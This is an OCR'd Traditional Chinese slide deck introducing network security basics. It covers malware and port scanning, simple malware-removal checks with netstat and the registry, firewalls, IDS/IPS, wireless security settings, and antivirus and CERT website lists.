- 病毒掃描
- port scan
- 木馬/後門程式掃描
  - **Ad-Aware SE Personal**
  - 具有後門程式掃描及個人隱私記錄反追蹤移除：可幫助使用者定期掃瞄自己電腦中是否有惡意程式、告程式的存在，並且讓使用者可以輕鬆移除一些記錄使用者瀏覽網頁動作的 cookie
- 系統網路設備弱點掃描

基本快速發現及移除惡意程式方法

1. 開啟cmd.exe，輸入利用「netstat -an -p tcp」指令清查異常對外通訊的應用程式。
2. 檢查登錄編輯器（Registry）：清查HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Run等自動啟動路徑 。
3. 檢核微軟系統目錄中（路徑大多為C:\WINNT\SYSTEM32\）是否存在下列異常檔案 。
4. 重新開機並注意電腦對外通訊情形。

Why防火牆

- 什麼是防火牆
- 為什麼需要防火牆
- 防火牆如何管制

Security Policy

- **安全政策的調校**
  - 組織單位網路環境完整熟析
  - Policy愈簡潔愈好
  - Policy Loading Match優先順序

防火牆進階應用


- Radius, Kerberos等認證
- 虛擬私人網路（VPN）
- 叢集負載平衡等功能
- 防範入侵和蠕蟲攻擊

選購Firewall須注意事項

- 符合企業組織需求 ？
- 安全性 ？
- 建置成本 ？
- 管理功能 ？
- 執行效率及效能 ？
- 擴充性 ？
- 事件紀錄和警告 ？
- 附加其他的事件報告軟體 ？


防火牆的限制

- 易成架構上之瓶頸
- 無法管制內部使用者破壞行為
- 無法有效阻止開後門的行為
- 無法有效阻止針對作業系統漏洞進行的入侵行為
- 防火牆不提供資料完整性驗證的功能



入侵偵測系統的基本組成

- 監控方法-資訊來源
  - 主機型（host-based, HIDS）
  - 網路型（network-based, NIDS）
- 分析架構
- 反應機制



入侵偵測系統的基本組成

- 監控方法（資訊來源）
- 分析架構
  - Signature-Base Detection
  - Protocol-Anomaly Detection
- 反應機制

入侵偵測系統的基本組成

- 監控方法（資訊來源）
- 分析架構
- 反應機制
  - Action
  - report

IDS & IPS

- 高度可信正常流量--允許通過
- 高度可信攻擊流量--阻擋
- 不明流量--紀錄或警示(**入侵偵測**)
- 入侵防護不能阻擾日常營運

基本網路障礙排除

- 找出問題pc或主機
  - 網路設備log
  - Firewall log auditin
  - 網路拔線測試
  - Sniffer,netxray,…網路監聽軟體
- 判斷問題原因&排除
  - worm,virus,….etc.
  - Network looping

無線網路安全

- 無線網路安全機制
  - 使用者認證(Authentication)
  - 資料保密(Confidentiality)
  - 資料完整確認(Interity)
    - 第三者介入
    - 通訊劫奪

無線網路安全

- 無加密認證-SSID
  - 開放系統認證
  - 封閉系統認證
- 加密認證
  - WEP(wired equivalent privacy)
    - 對稱式加密系統

增進無線網路安全的方法

- 修改預設的設定
  - 預設密碼
  - Snmp string
  - 預設SSID
  - 預設的通訊頻道
- 修改網路設定
  - 網路卡號管理
  - 防火牆區隔網段
  - 802.1X使用者認證

網路嵌入式伺服晶片簡介

- 更方便管理
  - 圖形管理介面
- 更加安全
  - SSL,SSH
- 多元化服務
  - MAIL,DNS,WWW,FTP,NAT,MYSQL,
  - Openwebmail,Samba,proxy…etc

防毒及防駭網站

防毒及防駭網站

- CERT http://www.cert.org/
- GSN-CERT/CC http://gsn-cert.nat.gov.tw/
- 國家資通安全會報資通安全技術服務中心
  - http://www.icst.org.tw/
- 趨勢科技-個人電腦防毒網站：
  - http://www.trendmicro.com/tw/
- 賽門鐵克-諾頓防毒網站
  - http://www.symantec.com/region/tw/
- 金帥防毒網站：http://www.ggreat.com.tw/

防毒及防駭網站

- MCAfee http://www.mcafee.com/tw/default.asp
- 台灣電腦網路危機處理中心：
- http://www.cert.org.tw/
- 台灣微軟網站
- http://www.microsoft.com/taiwan/support/content/Security%20Patch%20index.htm
- http://support.microsoft.com/default.aspx?scid=/directory/worldwide/zh-tw/faq/faq_index.asp
- http://www.microsoft.com/taiwan/security/bulletins/(最新資訊安全公告)

防毒四原則

- 即時修補安全漏洞+
- 正確設定資源共享+
- 設定複雜的帳號密碼+
- 即時防毒軟體更新